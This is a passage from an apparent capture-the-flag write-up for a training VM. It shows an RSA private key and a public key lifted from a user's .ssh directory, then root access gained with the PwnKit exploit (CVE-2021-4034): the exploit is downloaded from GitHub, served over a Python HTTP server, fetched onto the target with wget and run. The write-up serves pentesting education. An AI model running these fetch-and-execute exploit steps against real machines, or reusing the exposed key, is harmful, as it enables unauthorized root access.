-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNFwMppF2j8mFSaVECJFC3cDgn5TyOUXfh6CJJRVrhdxVy
```

We have access to both private and public keys:




```
    -----END RSA PRIVATE KEY-----
-rw-r--r-- 1 kay kay 771 Apr 19  2018 /home/kay/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCzAsDwjb0ft4IO7Kyux8DWocNiS1aJqpdVEo+g
ehPc0iyD7SfJIMzsETFvlHB3DlLLeNFm11hNeUBCF4Lt6o9uH3lcTuPVyZAvbAt7xD66bKjyEUy3
QaxBxZMq3xaBxTsFvW2nEx0rPOrnltQM4bdAvmvSXtuxLw6e5iCaAy1eoTHw0N6IfeGvwcHXIlCT
J/ZfOOWOCK4iJ/K8PIbSnYsBkSnrIlDX27PM7DZCBu+xhIwV5z4hRwwZZG5VcU+nDZZYr4xtpPbQ
RhVFaNOdr/0184Z1dJZ34u3NbIBxEV9XsjAh/L52Dt7DNHWqUJKIL1/NV96LKDqHKCXCRFBOh9Bg
AhFbGCHP9NIMvB890FjJE/vys/PuY3efX1GjTdAijRa019M2f8d0OnJpktNwCIMxEjvKyGQKGPLt
xxU05ozHuJ59wsmn5LMK97sbow== I don't have to type a long password anymore!
```

We could try to abuse this but I think it's more effective to try privilege escalation directly with the Pwnkit vulnerability (CVE-2021-4034) detected by Linpeas. We download Pwnkit from its official repository and once again, we pass the file to the vulnerable machine via an HTTP server set up with Python.




```
┌──(root💀 kali)-[/home/worldsleaks]
└─# curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit

┌──(root💀 kali)-[/home/worldsleaks]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.47.28 - - [30/Mar/2022 13:56:46] "GET /PwnKit HTTP/1.1" 200 -
█
```

We just execute it and get root access. Just like that.



```
jan@basic2:/tmp$ wget http://10.9.0.218:80/PwnKit
--2022-03-30 07:56:46--  http://10.9.0.218/PwnKit
Connecting to 10.9.0.218:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 14688 (14K) [application/octet-stream]
Saving to: ‘PwnKit’

PwnKit                      100%[=========================================>]  14.34K  --.-KB/s    in 0.04s

2022-03-30 07:56:46 (403 KB/s) - ‘PwnKit’ saved [14688/14688]

jan@basic2:/tmp$ chmod +x PwnKit
jan@basic2:/tmp$ ./PwnKit
root@basic2:/tmp# whoami
root
root@basic2:/tmp# █
```

Now we can access the **final root flag**:



```
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
```